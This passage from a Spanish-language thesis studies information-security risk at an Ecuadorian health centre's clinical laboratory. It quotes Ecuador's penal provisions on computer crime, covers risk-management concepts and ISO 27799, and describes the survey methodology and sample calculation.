"Art 179.- Revelación de secreto.- La persona que teniendo conocimiento por razón de su estado u oficio, empleo, profesión o arte, de un secreto cuya divulgación pueda causar daño a otra persona y lo revele, será sancionada con pena privativa de libertad de seis meses a un año".(Asamblea Nacional República del Ecuador, 2014)

Como se ha señalado previamente en esta investigación la revelación ilegal de base de datos es la metodología con más incidencia a nivel mundial, en Ecuador este tipo de delitos informáticos se encuentran tipificados en el Código Orgánico Integral Penal con sus respectivas variantes como son:

> "Art. 229.- Revelación ilegal de base de datos. - La persona que, en provecho propio o de un tercero, revele información registrada, contenida en ficheros, archivos, bases de datos o medios semejantes, a través o dirigidas a un sistema electrónico, informático, telemático o de telecomunicaciones; materializando voluntaria e intencionalmente la violación del secreto, la intimidad y la privacidad de las personas, será sancionada con pena privativa de libertad de uno a tres años. Si esta conducta se comete por una o un servidor público, empleadas o empleados bancarios internos o de instituciones de la economía popular y solidaria que realicen intermediación financiera o contratistas, será sancionada con pena privativa de libertad de tres a cinco años" (Asamblea Nacional República del Ecuador, 2014)

> "Art. 230.- Interceptación ilegal de datos. Será sancionada con pena privativa de libertad de tres a cinco años:

> 1. La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible.

> 2. La persona que diseñe, desarrolle, venda, ejecute, programe o envíe mensajes, certificados de seguridad o páginas electrónicas, enlaces o ventanas emergentes o modifique el sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico u otro sitio personal o de confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder.

3. La persona que a través de cualquier medio copie, clone o comercialice información contenida en las bandas magnéticas, chips u otro dispositivo electrónico que esté soportada en las tarjetas de crédito, débito, pago o similares.

4. La persona que produzca, fabrique, distribuya, posea o facilite materiales, dispositivos electrónicos o sistemas informáticos destinados a la comisión del delito descrito en el inciso anterior" (Asamblea Nacional República del Ecuador, 2014)

Art. 231.- Transferencia electrónica de activo patrimonial. La persona que, con ánimo de lucro, altere, manipule o modifique el funcionamiento de programa o sistema informático o telemático o mensaje de datos, para procurarse la transferencia o apropiación no consentida de un activo patrimonial de otra persona en perjuicio de esta o de un tercero, será sancionada con pena privativa de libertad de tres a cinco años. Con igual pena, será sancionada la persona que facilite o proporcione datos de su cuenta bancaria con la intención de obtener, recibir o captar de forma ilegítima un activo patrimonial a través de una transferencia electrónica producto de este delito para sí mismo o para otra persona (Asamblea Nacional República del Ecuador, 2014)

"Art. 232.- Ataque a la integridad de sistemas informáticos. La persona que destruya, dañe, borre, deteriore, altere, suspenda, trabe, cause mal funcionamiento, comportamiento no deseado o suprima datos informáticos, mensajes de correo electrónico, de sistemas de tratamiento de información, telemático o de telecomunicaciones a todo o partes de sus componentes lógicos que lo rigen, será sancionada con pena privativa de libertad de tres a cinco años. Con igual pena será sancionada la persona que:

1. Diseñe, desarrolle, programe, adquiera, envíe, introduzca, ejecute, venda o distribuya de cualquier manera, dispositivos o programas informáticos maliciosos o programas destinados a causar los efectos señalados en el primer inciso de este artículo.

2. Destruya o altere sin la autorización de su titular, la infraestructura tecnológica necesaria para la transmisión, recepción o procesamiento de información en

general. Si la infracción se comete sobre bienes informáticos destinados a la prestación de un servicio público o vinculado con la seguridad ciudadana, la pena será de cinco a siete años de privación de libertad" (Asamblea Nacional República del Ecuador, 2014)

"Art. 233.- Delitos contra la información pública reservada legalmente. La persona que destruya o inutilice información clasificada de conformidad con la Ley, será sancionada con pena privativa de libertad de cinco a siete años. La o el servidor público que, utilizando cualquier medio electrónico o informático, obtenga este tipo de información, será sancionado con pena privativa de libertad de tres a cinco años. Cuando se trate de información reservada, cuya revelación pueda comprometer gravemente la seguridad del Estado, la o el servidor público encargado de la custodia o utilización legítima de la información que sin la autorización correspondiente revele dicha información, será sancionado con pena privativa de libertad de siete a diez años y la inhabilitación para ejercer un cargo o función pública por seis meses, siempre que no se configure otra infracción de mayor gravedad" (Asamblea Nacional República del Ecuador, 2014)

"Art. 234.- Acceso no consentido a un sistema informático, telemático o de telecomunicaciones.- La persona que sin autorización acceda en todo o en parte a un sistema informático o sistema telemático o de telecomunicaciones o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho, para explotar ilegítimamente el acceso logrado, modificar un portal web, desviar o redireccionar de tráfico de datos o voz u ofrecer servicios que estos sistemas proveen a terceros, sin pagarlos a los proveedores de servicios legítimos, será sancionada con la pena privativa de la libertad de tres a cinco años" (Asamblea Nacional República del Ecuador, 2014)

1.2.8 Normas de Control Interno de la Contraloría General del Estado

Es menester señalar a demás que todas las entidades gubernamentales en Ecuador están sujetas a autoevaluar riesgo en sus procesos, en donde se debería establecer mecanismos necesarios para identificar analizar y tratar los riesgos a las que está expuesta la organización para el logro de sus objetivos institucionales.

Conforme lo señala la norma 300 de las Normas de Control Interno de la Contraloría General del Estado, en donde se define el concepto de riesgo y la probabilidad de ocurrencia de un evento no deseado que podría perjudicar o afectar adversamente a la entidad o su entorno. En dicha norma se designa a la máxima autoridad, el nivel directivo y todo el personal de la entidad como responsables de efectuar el proceso de administración de riesgos, que implica la metodología, estrategias, técnicas y procedimientos, a través de los cuales las unidades administrativas identificarán, analizarán y tratarán los potenciales eventos que pudieran afectar la ejecución de sus procesos y el logro de sus objetivos. (Contraloria General del Estado, 2016)

Para el cumplimiento de estas disposiciones la Contraloría General del Estado señala responsabilidades específicas en torno a las actividades de control interno de acuerdo a sus competencias, y se han definido políticas y procedimientos para manejar los riesgos en la consecución de los objetivos institucionales, proteger y conservar los activos y establecer los controles de acceso a los sistemas de información.

Las actividades de control se dan en toda la organización, en todos los niveles y en todas las funciones. Incluyen una diversidad de acciones de control de detección y prevención, tales como:

Separación de funciones incompatibles, procedimientos de aprobación y autorización, verificaciones, controles sobre el acceso a recursos y archivos, revisión del desempeño de operaciones, segregación de responsabilidades de autorización, ejecución, registro y comprobación de transacciones, revisión de procesos y acciones correctivas cuando se detectan desviaciones e incumplimientos.

Para ser efectivas, las actividades de control deben ser apropiadas, funcionar consistentemente de acuerdo a un plan a lo largo de un período y estar relacionadas directamente con los objetivos de la entidad y fundamentalmente cuidando de la seguridad de la información.

1.2.9 Pirámide de Kelsen

Para el desarrollo de la presente investigación se hará uso de la pirámide de Kelsen, la cual es un método jurídico estricto para categorizar las diferentes clases de normas, leyes, estatutos, convenios, ordenanzas, etc. ubicándolas en una forma fácil de distinguir cual predomina sobre las demás

La pirámide kelseniana representa gráficamente la idea de sistema jurídico escalonado. De acuerdo con Kelsen, el sistema no es otra cosa que la forma en que se relacionan un conjunto de normas jurídicas y la principal forma de relacionarse éstas, dentro de un sistema, es sobre la base del principio de jerarquía. O sea, las normas que componen un sistema jurídico se relacionan unas con otras de acuerdo con el principio de jerarquía. (Ramos, 2011)

Figura 1.1 Pirámide de Kelsen

Tomado de http://www.christianrm.com/Contenido/Profesiones-Y-Oficios/Abogado.php

1.2.10 Definición Información

Se define como el conjunto de datos procesados en forma significativa sobre algún suceso o hecho de relevancia, con valor real para toma de decisiones, a medida que se

tiene más información se hace más fácil la toma decisiones o tratamientos en el caso del ámbito médico, la información objeto de análisis en el presente estudio es la que proviene de exámenes de laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas del Ministerio de Salud Pública del Ecuador

1.2.11 Seguridad informática

Según López Aguilera la seguridad informática es la disciplina que se ocupa de diseñar las normas, procedimientos métodos y técnicas destinados a conseguir un sistema de información seguro y confiable (López, 2010), bajo esa consideración la seguridad se vuelve un aspecto fundamental cuando se maneja información que requiere cumplir con parámetros de disponibilidad y confianza, en especial en el uso médico.

Se puede considerar un sistema seguro cuando cumple con las propiedades de Integridad, Confidencialidad y Disponibilidad de la información, cada una de estas propiedades presenta diversos parámetros interrelacionados que en su conjunto son conocidos como los pilares de la seguridad de la información.

En términos generales la Confidencialidad hace referencia a que la información solo puede ser manejada, procesada o visualizada por usuarios autorizados, en ese sentido su objetivo principal es prevenir la divulgación no autorizada de la información; la Integridad a que la modificación de la misma sea hecha en tiempo preciso por usuarios autorizados y en la forma concisa y adecuada, previniendo modificaciones no autorizadas de la información; y la Disponibilidad, a que la información esté disponible en el momento requerido por usuarios debidamente validados previniendo interrupciones no autorizadas o controladas de los recursos informáticos (Carmona & Herrera, 2011)

Figura 1.2 Pilares de la seguridad de la información

Tomado de: http://recursostic.educacion.es/observatorio/web/es/software/software-general/1040-introduccion-a-la-seguridad-informatica?showall=1

1.2.12 Riesgo informático

En términos generales riesgo se define como la posibilidad de que no ocurran los resultados deseados o el cumplimiento de un objetivo.

La Organización Internacional por la Normalización (ISO) define riesgo tecnológico (Guías para la gestión de la seguridad de TI /TEC TR 13335-1, 1996) como: "La probabilidad de que una amenaza se materialice, utilizando vulnerabilidades existentes de un activo o un grupo de activos, generándole perdidas o daños".

Con esa consideración se puede determinar que existen elementos con el cual se puede analizar el riesgo y son:

- **Probabilidad. -** Define la probabilidad de una ocurrencia pueda presentarse o no, se puede cuantificar de una manera cuantitativa o cualitativa.
- **Amenazas. -** Son aquellas acciones que pueden generar consecuencias negativas a los objetivos de la institución, generalmente pueden ser de carácter físico o lógico.
- **Vulnerabilidades. -** Se determinan como condiciones que facilitan que las amenazas se materialicen.

- **Activos. -** Los activos pertenecen a los relacionados con sistemas de información, archivos, base de datos, hardware, software, etc.
- **Impactos. -** Se determina como la materialización de amenazas y han tenido consecuencias negativas. (Sena & Tenzer, 2004)

Todos estos parámetros siguen una cadena secuencial como se ilustra a continuación:

Figura 1.3 Cadena de riesgo

Tomado de: (Instituto Nacional de Ciberseguridad de España, 2015)

1.2.13 Análisis de riesgo

El Análisis de riesgos es una herramienta de diagnóstico para poder establecer la exposición real a los riesgos. El mencionado análisis tiene como objetivos identificar los riesgos (mediante la identificación de sus elementos) y lograr establecer el riesgo total (o exposición bruta al riesgo) y luego el riesgo residual, tanto sea en términos cuantitativos o cualitativos. (Sena & Tenzer, 2004)

Dentro de esta herramienta se define la metodología para cuantificar el riesgo y se compone de la siguiente formula:




Figura 1.4 Cálculo de riesgo

Tomado de : (Instituto Nacional de Ciberseguridad de España, 2015)

Dentro de la gestión de riesgos; el análisis del riesgo es uno de los procedimientos para evaluar el nivel de exposición al que está expuesto la entidad, en él se determinan amenazas, las probabilidades de que ocurran y sus posibles impactos. Sin embargo, el ciclo de análisis de riesgo se cierra con las acciones o tratamiento que se realizará a los riesgos que están fuera del umbral de tolerancia deseado o definido por la entidad objeto de gestión de riesgos, dentro de estos factores se debe analizar diversos factores como económico, técnico, nivel de afectación, nivel de riesgo; de manera general se establece por el tipo de activo, permitiendo menor exposición cuando más crítico es ese activo.

Para aquello las acciones comúnmente aceptadas para el tratamiento de riesgos son:

- **Controlar o mitigar el riesgo:** Fortaleciendo los controles existentes o agregando nuevos conforme la necesidad de la entidad y sus objetivos.
- **Eliminar el riesgo:** Se elimina el activo objeto de riesgo por tanto se elimina la amenaza, a su vez se puede sustituir por otro activo que no se vea afectado
- **Transferir el riesgo:** Mediante acuerdos contractuales se traspasa total o parcialmente el riesgo a un tercero con capacidad de reducir y gestionar el riesgo.
- **Aceptar el riesgo:** Se asume el riesgo, si está bajo el umbral de tolerancia e cual está definido como el nivel máximo o mínimo que puede adquirir un factor de riesgo antes de intervenir para, mítica, eliminar o aceptar sus efectos.(Instituto Nacional de Ciberseguridad de España, 2015)

1.2.14 Administración de riesgo

Como ya se ha dejado establecido, la posibilidad de que se puedan presentar ataques mal intencionados aprovechando las vulnerabilidades de un sistema es muy probable, sin embargo, se pueden prevenir con procedimientos que reducen el riesgo. Según Gabriel Baca Urbina “la administración de riesgos está orientada a que no se afecten los objetivos

de la empresa. Busca la participación abierta de todo el personal involucrado en la operación y aplicación de medidas de seguridad". (Urbina, 2016)

La administración del riesgo se divide en tres etapas:

1. **Identificar o caracterizar el riesgo. -** Determinar los parámetros sobre los cuales la probabilidad de ocurrencia es alta, se debe indicar adicionalmente cualitativa o cualitativamente una escala de riesgo como: improbable, poco probable, muy probable y certeza absoluta que ocurra riesgo.
2. **Definir una estrategia para administrar el riesgo. -** Se debe considerar las diversas técnicas de mitigación como la simulación o los diseños alternativos de los procesos de la empresa en donde adicionalmente se deberá incluir los métodos y herramientas que se van a utilizar para realizarlas. No solo se trata de identificar riesgos, sino también de monitorear la evolución de los mismos.
3. **Implementar planes de mitigación de efectos adversos cuando sea necesario. -** Una vez que se han definido los procesos anteriores es posible asignar los recursos necesarios para su realización, estos recursos pueden incluir bases de datos para administrar el riesgo, herramientas de mitigación del riesgo, herramientas para elaborar prototipos recursos para modelado y simulación y desde luego recursos económicos. (Urbina, 2016)

1.2.15 ISO 27799:2008

La norma de Gestión de la seguridad de la información relevante para la presente investigación y que actualmente se encuentra reconocida por el Instituto Ecuatoriano de Normalización (INEN) con relación a la informática de la salud es la ISO 27799:2008, la cual es un compendio de buenas prácticas que proporciona orientación a las organizaciones sanitarias y a otros custodios de información personal sanitaria sobre la mejor forma de proteger la confidencialidad, integridad y disponibilidad de dicha información a través de la implementación de la Norma ISO/IEC 27002. Específicamente, esta norma internacional trata sobre las necesidades especiales de gestión de seguridad de la información del sector sanitario y sus entornos operativos únicos. Mientras que la protección y seguridad de la información personal es importante

para todos los individuos, corporaciones, instituciones y gobiernos, en el sector sanitario existen requisitos especiales que es necesario cumplir para asegurar la confidencialidad, integridad, trazabilidad y disponibilidad de los datos personales sanitarios. La mayoría considera este tipo de información entre las más confidenciales de todos los tipos de datos personales. Para mantener la privacidad de los sujetos de la asistencia es esencial proteger esta confidencialidad. La integridad de la información sanitaria se debe proteger para asegurar la seguridad del paciente, y un componente importante de tal protección es asegurar que el ciclo de vida completo de la información es totalmente auditable. La disponibilidad de la información sanitaria también es crítica para la prestación sanitaria efectiva. Los sistemas de informática sanitaria deben cumplir demandas únicas para mantenerse operativos ante desastres naturales, fallos de sistema y ataques de denegación de servicio. Por lo tanto, proteger la confidencialidad, integridad y disponibilidad de la información sanitaria requiere habilidades específicas del sector sanitario

Esta norma concluye con tres anexos informativos. El anexo A describe las amenazas generales a la información sanitaria. El anexo B describe brevemente las tareas y los documentos relacionados con el sistema de gestión de seguridad de la información. El anexo C analiza las ventajas de las herramientas de soporte como una ayuda para la implementación. (INEN, 2008)

1.2.16 Política de seguridad

El punto de partida para la gestión de la seguridad de la información dentro de una organización se encuentra en la política de seguridad que se formule; esta carta de navegación habrá de definir el marco tecnológico, gerencial, logístico y jurídico dentro del cual se administren los activos de información.

El dominio A.5 de la Norma ISO 27 001 establece como objetivo de la política de seguridad de la información, el "brindar apoyo y orientación a la dirección con respecto a la seguridad de la información, de acuerdo con los requisitos del negocio y los reglamentos y las leyes pertinentes".(Velasco Melo, 2008)

Cuando no existe normativa, marco legal o existe vacíos en su alcance, es obligación de la política de seguridad brindar una guía a la organización en el

cumplimiento de sus objetivos institucionales. Con ello se busca autorregular los procesos de la institución acorde a su realidad incorporando las mejores prácticas o estándares en una determinada materia; siempre y cuando no sean contradictorias con el entorno legal vigente.

CAPÍTULO 2. MARCO METODOLÓGICO

2.1 Tipo de investigación

Para el desarrollo de la presente investigación se utilizará diversas metodologías mixtas formales con el objetivo de diagnosticar o identificar las vulnerabilidades existentes en el laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP entre las cuales se puede encontrar:

2.1.1 Exploratorios. -

La investigación hace uso del tipo de estudio exploratorio con objeto de determinar las posibles vulnerabilidades que se puedan derivan en amenazas para la información de pacientes procesados en el laboratorio clínico de la referencia; con esa intencionalidad se ha realizado un análisis de la normativa legal que tiene relación con el objetivo de la presente investigación, de igual manera se realiza un análisis documental del proceso de manejo de información, las normas y procedimientos internos del laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP, entrevista con los operadores técnicos responsables del manejo de la información seguido por una encuesta al personal médico, enfermeras, administrativo y logístico con relación al laboratorio clínico de la institución con el objetivo de determinar su percepción en base a la seguridad de la información en el uso de las aplicaciones médicas y resultados del mismo.

2.1.2 Explicativos. -

Con el objetivo de contextualizar de mejor manera las posibles vulnerabilidades a las que está sujeto el laboratorio clínico del hospital del día "Las Casas" se realizó una entrevista al Director de la institución Dr. Juan Pablo Barbecho en donde en base a una

serie de respuestas señala que existe la normativa por parte del Ministerio de Salud Pública del Ecuador donde se brinda las pautas para el manejo de la información sin embargo no se ha tomado en cuenta la seguridad en el manejo informático.

2.2 Modalidad de investigación

2.2.1 De campo. -

Describe todos los hechos encontrados en el espacio físico del lugar objeto de la investigación, para el caso de análisis de vulnerabilidades en procedimientos o circunstancias físicas el análisis se o realiza en las instalaciones del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP.

2.2.2 Documental. –

Describe todos los procedimientos internos del laboratorio clínico objeto de estudio que permiten tener mayor información sobre las posibles vulnerabilidades y los riesgos a los que están expuestos los datos resultado de análisis clínico del laboratorio del centro de salud tipo B “Fray Bartolomé de las Casas” MSP.

2.2.3 Metodología Inductiva -Deductiva. –

A través de la utilización de la metodología Inductiva – Deductiva se busca determinar la solución a las falencias de seguridad en la confidencialidad, integridad y disponibilidad de la información objeto de manejo clínico en el centro de salud tipo B “Fray Bartolomé de las Casas” MSP, dentro de esta investigación se determinará la política de seguridad pertinente para prevenir posibles brechas de seguridad en la entidad estatal citada.

2.3 Recopilación de información. –

Para el desarrollo de la presente investigación se utilizó diversas metodologías de recopilación de información entre las cuales se encuentra el proceso sistémico de análisis

de normativa legal a través de la pirámide de Kelsen, entrevistas, encuestas, investigación documental y observación in situ, de donde se recopiló lo siguiente:

2.3.1 Sistémica. –

Dentro de la presente investigación se hace uso del método sistémico; con el cual se ha analizado la normativa legal ecuatoriana en lo referente a la seguridad de la información, obteniendo información detallada para la elaboración de todos los niveles de la pirámide de Kelsen a través de la determinación de sus componentes generales (Constitución, Leyes, Normas, Tratados Internacionales), así como las relaciones entre ellos. Esas relaciones determinan por un lado la estructura de la pirámide de Kelsen y por otro su dinámica.

2.3.2 Entrevista

Con el objetivo recopilar información de manera directa con los responsables de manejo de datos y el proceso de manejo de información se ha establecido realizar una entrevista personal con los responsables de creación y administración de requerimientos de información médica, para el desarrollo de la encuesta se hace uso de preguntas abiertas que llegarán a determinar el nivel de comprensión y responsabilidad acerca de la Confidencialidad, Integridad y disponibilidad de los datos de resultados clínicos provenientes del laboratorio de la institución.

2.3.3 Encuesta. -

Para el desarrollo de la presente investigación se hizo uso de entrevistas al personal de la entidad objeto de estudio, con ese objetivo se recopilará información de la población global de trabajadores del centro de salud tipo B “Fray Bartolomé de las Casas” MSP, con objeto de utilizar las metodologías antes descritas para determinar el personal encargado de manejo de información de laboratorio clínico conjuntamente con los operadores a cargo del manejo de historias clínicas y datos que contengan información sensible de pacientes, población que se determina de la siguiente manera:

Tabla 2.1 *Población de personal centro de salud Tipo B Las Casas*

UNIDAD	TRABAJADORES	PORCENTAJE
MÉDICOS	13	**24%**
PSICÓLOGOS	3	**5%**
ENFERMERAS	5	**9%**
ODONTÓLOGOS	6	**11%**
TRABAJO SOCIAL	2	**4%**
LABORATORIO CLÍNICO	4	**7%**
RAYOS X	1	**2%**
OBSTETRICIA	2	**4%**
ESTADISTÍCA Y ARCHIVO	4	**7%**
AUXILIARES	3	**5%**
AUX DE ENFERMERÍA	3	**5%**
FARMACIA	2	**4%**
REHABILITACIÓN	2	**4%**
ALFA 8 AMBULANCIA	5	**9%**
TOTAL	**55**	**100%**

Tomado de: Registro Administrativo centro de salud Las Casas, Elaboración Propia

Toda vez que se conoce que se cuenta con una población finita de 55 trabajadores de la institución objeto de estudio, se procede a determinar la muestra con un objetivo de nivel de confianza del 95%, para lo cual se hace uso de la siguiente fórmula para calcular la muestra en estudios descriptivos de población finita con una variable principal de tipo cuantitativo.

$$n= N Z^2S^2/ d^2 (N-1) + Z^2S^2$$

donde:

n = tamaño de la muestra
N = tamaño de la población
Z = valor de Z crítico (nivel de confianza)
S = varianza de la población en estudio
d = nivel de precisión absoluta.

Datos:

Se tiene una población N=55, para el 95 % de confianza Z = 1.64, se usará S=0.5, y d=0.05

Sustituyendo valores en la formula se obtiene:

$$n=55*0.5^2*1.64^2/0.05^2(55-1) +0.5^2*1.64^2$$

$$n=20.37$$

Del cálculo de muestra se desprende que para cumplir con el objetivo planteado y determinar posibles vulnerabilidades de seguridad que puedan afectar a los resultados es menester realizar una encuesta a 21 trabajadores, los mismos que han sido seleccionados en base a la relación que tiene el departamento o área del centro de salud con el manejo de información las aplicaciones médicas del laboratorio clínico del hospital del día "Las Casas", como se desprende de la siguiente tabla:

Tabla 2.2 ***Muestra de personal centro de salud tipo B Las Casas***

UNIDAD	TRABAJADORES	PORCENTAJE
MÉDICOS	4	**19%**
ENFERMERAS	1	**5%**
ODONTÓLOGOS	1	**5%**
TRABAJO SOCIAL	1	**5%**
LABORATORIO CLÍNICO	4	**19%**
RAYOS X	1	**5%**
OBSTETRICIA	1	**5%**
ESTADÍSTICA Y ARCHIVO	4	**19%**
AUXILIARES	1	**5%**
AUX DE ENFERMERÍA	1	**5%**
FARMACIA	1	**5%**
ALFA 8 AMBULANCIA	1	**5%**
TOTAL	21	100%

Tomado de: Elaboración Propia

2.4 Técnicas de recopilación de información. –

Se aplicaron varias técnicas para la recopilación de información, las cuales se detallan sus resultados.

2.4.1 Investigación sistémica Pirámide de Kelsen. –

Con miras a la contextualización del marco regulatorio ecuatoriano se ha determinado elementos sustanciales para el modelamiento de la pirámide de Kelsen como son: Constitución, Tratados y Convenios Internacionales, Leyes Orgánicas, Leyes Ordinarias, Normas Regionales y Ordenanzas Distritales, Decretos y Reglamentos, Ordenanzas, Acuerdos y Resoluciones, demás actos y decisiones de los poderes públicos como se detalla a continuación:

Análisis de la Constitución de la República del Ecuador

Desde el año 2008 la república del Ecuador cuenta con un marco Constitucional de nivel supremo que define derechos y libertades de los ciudadanos, de igual manera señala las responsabilidades del gobierno central, sus poderes y alcances, en ese sentido en el artículo 3 numeral 1 señala que son deberes primordiales del Estado: 1. Garantizar sin discriminación alguna el efectivo goce de los derechos establecidos en la Constitución y en los instrumentos internacionales en particular la salud, debido a ello en su artículo 32 reitera que la salud es un derecho que garantiza el Estado, cuya realización se vincula al ejercicio de otros derechos.

Con el objetivo de cumplir esa disposición de orden constitucional en los artículos 358,360,361 y 362 se establece el Sistema Nacional de Salud que tienen por finalidad el desarrollo, protección y recuperación de las capacidades potencialidades para una vida saludable e integral, tanto individual como colectiva. El sistema de salud está conformado por establecimientos estatales, de la seguridad social y con otros proveedores del Estado, dentro de este contexto el centro de salud tipo B “Fray Bartolomé de las Casas” MSP con su hospital del día forma parte del sistema estatal de salud y por ende supeditado a la normativa estatal emitida por la autoridad sanitaria nacional quien formula, regula y controla la política nacional de salud.

Análisis de Tratados internacionales

La Organización Mundial de la Salud OMS conjuntamente con la Organización Panamericana de Salud OPS norman y regulan el sistema de salud en los países afiliados,

dentro de esta regulación se han detectado incidencias de fallas de seguridad en sistemas de salud en el sus miembros, debido a esas incidencias en la 162va Sesión del Comité Ejecutivo se debatió sobre la Ciberseguridad de la OPS de donde de las recomendaciones formuladas en las evaluaciones de los incidentes detectados en cuanto a la seguridad, y de conformidad con el plan estratégico de la Organización la OPS elaboró un hoja de ruta sobre ciberseguridad en el cual se definen los proyectos e iniciativas que deben emprenderse para mejorarla. Dentro de esa hoja de ruta se destacan varios puntos como; Contratación del oficial de seguridad de la información a tiempo completo, informes de monitoreo del sistema antivirus, consolidación e implementación de servicios de gestión de la seguridad de los cortafuegos, transmisión de información sobre seguridad a todas las representaciones y los centros panamericanos, pruebas de penetración, Transmisión de información sobre seguridad a todas las representaciones y los centros panamericanos, protección avanzada contra las amenazas, la retirada definitiva de los sistemas obsoletos, Consolidación y perfeccionamiento de la gestión de parches de seguridad, protección del sitio web público de la OPS, concientización sobre la seguridad, servicios de inteligencia para detectar amenazas, servicios de calificación de los riesgos de seguridad.

Para la ejecución de las diversas iniciativas descritas anteriormente se toma como referencia el marco de la ISO 270001.

Análisis de la Ley Orgánica de Transparencia y Acceso a la Información Publica

En la legislación Ecuatoriana la Ley Orgánica de Transparencia y acceso a la Información Publica salvaguarda la información que pudiese tener el carácter de confidencial, la misma que no está sujeta al principio de publicidad y comprende aquella derivada de sus derechos personalísimos y fundamentales como lo especifica en su artículo 6, en ese contexto la información procedente de la práctica profesional médica o análisis de laboratorio son de índole privado del paciente y protección está amparada la norma legal citada.

Análisis de la Ley Orgánica de Salud

La ley Orgánica de Salud en conformidad al mandato Constitucional establece las responsabilidades del Sistema Nacional de Salud, el mismo que es regentado por el

Ministerio de Salud Pública del Ecuador, entidad responsable de regular y vigilar la aplicación de la normas técnicas para la detección, prevención, atención integral y rehabilitación de enfermedades transmisibles, no transmisibles, crónico -degenerativas, discapacidades y problemas de salud pública declarados prioritarios y determinar las enfermedades transmisibles de notificación obligatoria, garantizando la confidencialidad de la información, acorde a lo establecido en su artículo 6 numeral 5.

De igual manera en su artículo 7 brinda a toda persona si discriminación en relación a la salud, el derecho de tener una historia clínica única redactada en términos precisos, comprensibles y completos; así como la confidencialidad respecto de la información en ella contenida.

Análisis de la Ley de Derechos y Amparo del Paciente

Dentro del Sistema Nacional de Salud la Ley de Derechos y Amparo del Paciente en su artículo 4 tutela el derecho a la confidencialidad de todo paciente además del "derecho a que la consulta, examen, diagnóstico, discusión, tratamiento y cualquier tipo de información relacionada con el procedimiento médico a aplicársele, tenga el carácter de confidencial"

Análisis de Código Orgánico Integral Penal

Conforme se ha establecido, la información de las aplicaciones médicas de laboratorio clínico tienen el carácter de confidencial y privado de conformidad a la normativa legal antes detallada, en tal sentido; el Código Orgánico Integral Penal en su artículo 179 sanciona la revelación del secreto "La persona que teniendo conocimiento por razón de su estado u oficio, empleo, profesión o arte, de un secreto cuya divulgación pueda causar daño a otra persona y lo revele, será sancionada con pena privativa de libertad de seis meses a un año."

De igual manera se brindan las pautas para sancionar las metodologías del delito informático como es la revelación ilegal de bases de datos de donde: "La persona que, en provecho propio o de un tercero, revele información registrada, contenida en ficheros, archivos, bases de datos o medios semejantes, a través o dirigidas a un sistema

electrónico, informático, telemático o de telecomunicaciones; materializando voluntaria e intencionalmente la violación del secreto, la intimidad y la privacidad de las personas, será sancionada con pena privativa de libertad de uno a tres años. Si esta conducta se comete por una o un servidor público, será sancionada con pena privativa de libertad de tres a cinco años"

Una de las prácticas más usadas en delitos informáticos es la interceptación ilegal de datos aprovechando las brechas de seguridad que se pudieren presentar y pudiesen ser aprovechadas para este fin, debido a ello el Código Orgánico Integral Penal en su artículo 230 numeral 1 sanciona con pena privativa de libertad de tres a cinco años este delito, cuando "La persona que, sin orden judicial previa, en provecho propio o de un tercero, intercepte, escuche, desvíe, grabe u observe, en cualquier forma un dato informático en su origen, destino o en el interior de un sistema informático, una señal o una transmisión de datos o señales con la finalidad de obtener información registrada o disponible"

Uno de las metodologías más frecuentes de ataques informáticos hacen uso de herramientas basadas "Spoofing" o suplantación de identidad, atacando por lo general el factor humano que por lo general es el punto más débil de un sistema de información, sin embargo cabe destacar que este tipo de ataques se encuentran tipificados en la ley Ibidem en su artículo 230 numeral 2, "La persona que diseñe, desarrolle, venda, ejecute, programe o envíe mensajes, certificados de seguridad o páginas electrónicas, enlaces o ventanas emergentes o modifique el sistema de resolución de nombres de dominio de un servicio financiero o pago electrónico u otro sitio personal o de confianza, de tal manera que induzca a una persona a ingresar a una dirección o sitio de internet diferente a la que quiere acceder."

Cabe destacar que en el artículo 234 del mismo cuerpo legal determina sanciones al acceso no consentido de un sistema informático, el cual se determina como el primer paso previo a un ataque informático o el aprovechamiento de vulnerabilidades que puedan ser aprovechadas para el acceso no consentido a la información de las aplicaciones médicas del laboratorio clínico del centro de salud tipo B "Fray Bartolomé de las Casas" MSP.

Análisis del Reglamento de Información Confidencial en Sistema Nacional de Salud

Como se ha determinado en las leyes superiores predecesoras el Sistema Nacional de Salud a través del Ministerio de Salud Pública es el encargado de regular y normar el funcionamiento de dicho sistema, debido a ello el MSP ha ponderado la información confidencial del Sistema Nacional de Salud la cual es esencial para el funcionamiento del mismo procurando la protección los derechos de los pacientes, en ese sentido a través del Reglamento de Información Confidencial se establecen los parámetros específicos acerca de la confidencialidad de la información la cual se define como "aquella de carácter personal que deriva de los derechos individuales y fundamentales de toda persona y que no está sujeta al principio de publicidad. Este tipo de información tiene, naturalmente, reserva de acceso. La reserva de acceso requiere de un sistema de seguridad que la garantice. En informática todos los datos que son parte de la información mantienen la condición de confidencialidad de esa información"

Dentro del estudio de seguridad de la información se determina que los pilares de la seguridad informática son la Integridad, Confidencialidad y Disponibilidad de la información, tomando como referencia los mismos dentro del artículo 2 de la referida normativa se establece la confidencialidad como: "la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información". La Integridad de la información se define en su artículo 3 como: "la cualidad o propiedad de la información que asegura que no ha sido mutilada, alterada o modificada, por lo tanto, mantiene sus características y valores asignados o recogidos en la fuente. Esta cualidad debe mantenerse en cualquier formato de soporte en el que se registre la información, independientemente de los procesos de migración entre ellos". La Disponibilidad de la Información en su artículo 4 se define como: "la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional". Definiciones de orden que guardan concordancia con los pilares de la seguridad informática sin embargo en la norma de la referencia se agrega un cuarto pilar que lo denomina Seguridad en el 